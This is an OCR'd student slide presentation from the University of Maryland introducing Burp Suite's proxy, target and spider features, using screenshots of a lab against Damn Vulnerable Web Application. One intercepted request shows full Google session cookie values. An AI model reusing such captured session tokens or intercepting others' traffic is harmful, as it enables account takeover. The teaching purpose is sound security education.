Burp Suite


DHEEPSHIKA RAGHUNATHAN
SAI MADHAV RAJU GORIPARTHI

UNIVERSITY OF 18 56 MARYLAND
A. JAMES CLARK
SCHOOL OF ENGINEERING


Introduction

- Tool for Web Application Penetration Testing
- Works on HTTP/HTTPS communication protocols
- Intercepting proxy
- Graphical Interface
- Written in Java
- Cross Platform tool

Burp Suite



How it works




Tools of Burp Suite

- PROXY
- TARGET
- SPIDER
- SCANNER
- INTRUDER
- REPEATER
- SEQUENCER
- COMPARER
- EXTENDER


Proxy

- Core of Burp Suite
- Intercepts all traffic going through it
- Request and response details could be manipulated
- Interception status can be toggled On/Off
- Maintains a history of all requests and responses


Proxy Tab


To direct input to this virtual machine, press Ctrl+G.
Burp Suite Community
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://www.google.com:80 [172.217.13.228]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: 1P_JAR=2018-4-20-6;
NID=128=f8ZsYfPOhLfDdNIDwA13ISOF4uJohZBCjJ7S8638M3HWeV8nAkbj880cxL9z1thbh1vJLKe5aV5JycjzPSpAGvqQIrDeYqwq31gaWvc59tQ8myoYK-blpOuHlqORWV2QWdmc0M9gkbUSXWiczSLJrw6dExOjKd_nUK
sbz7lNxGv4xgbvq1V-DAxBvzfq65nlKkMsJ_V50UHy7PGGc2w0aDOgiwml6q5775x9a8NQQTc; SID=_AXg5Qooxqq7p5u7C0nBBmTmtGPrvlmGeO_NC62ZIxDj8KBB6tW-v50W14kbUfqeedi-aw.;
HSID=AhFpMudwWA3ltBsJP; APISID=NYDk4jmbyn7pjaL0/ADIHZR6TuctiRHc9O; SIDCC=AEfoLebXThR6pHSK-dLEpiLJllY0YW9rytvrWRzaDjisj03xNu2oUYWGlPwILv8oCLxDjAkckKk; OGP=-5061451:
Connection: close
Upgrade-Insecure-Requests: 1


Proxy Setting Options



Browser Proxy Setting



Target




This tab stores a tree of the target application


Spider

- Used to crawl a given website
- Can be used to find hidden pages and contents
- Passive crawling
- Submits forms automatically

Spider


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://192.168.159.146
http://detectportal.fire
http://www.google.co
https://www.google.c
http://www.w3.org
http://192.168.159.146/
Add to scope
Spider this host
Actively scan this host
Passively scan this host
Engagement tools [Pro version only]
Compare site maps
Expand branch
Expand requested items
Delete host
Copy URLs in this host
Copy links in this host
Save selected items
Show new site map window
Site map help
Method URL Params Status Length MIME type Title
GET /dvwa/login.php 200 1599 HTML Damn Vulnerable Web ...
GET /dvwa 301 555 HTML 301 Moved Permanently
GET /dvwa/ 302 445 HTML
POST /dvwa/login.php ✓ 302 354
GET /dvwa/index.php HTML
Response
Headers Hex
GET /dvwa/login.php HTTP/1.1
Host: 192.168.159.146
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security=high; PHPSESSID=7232727f6a69c66531b209d7cd2de785
Connection: close
Upgrade-Insecure-Requests: 1
Type a search term
0 matches

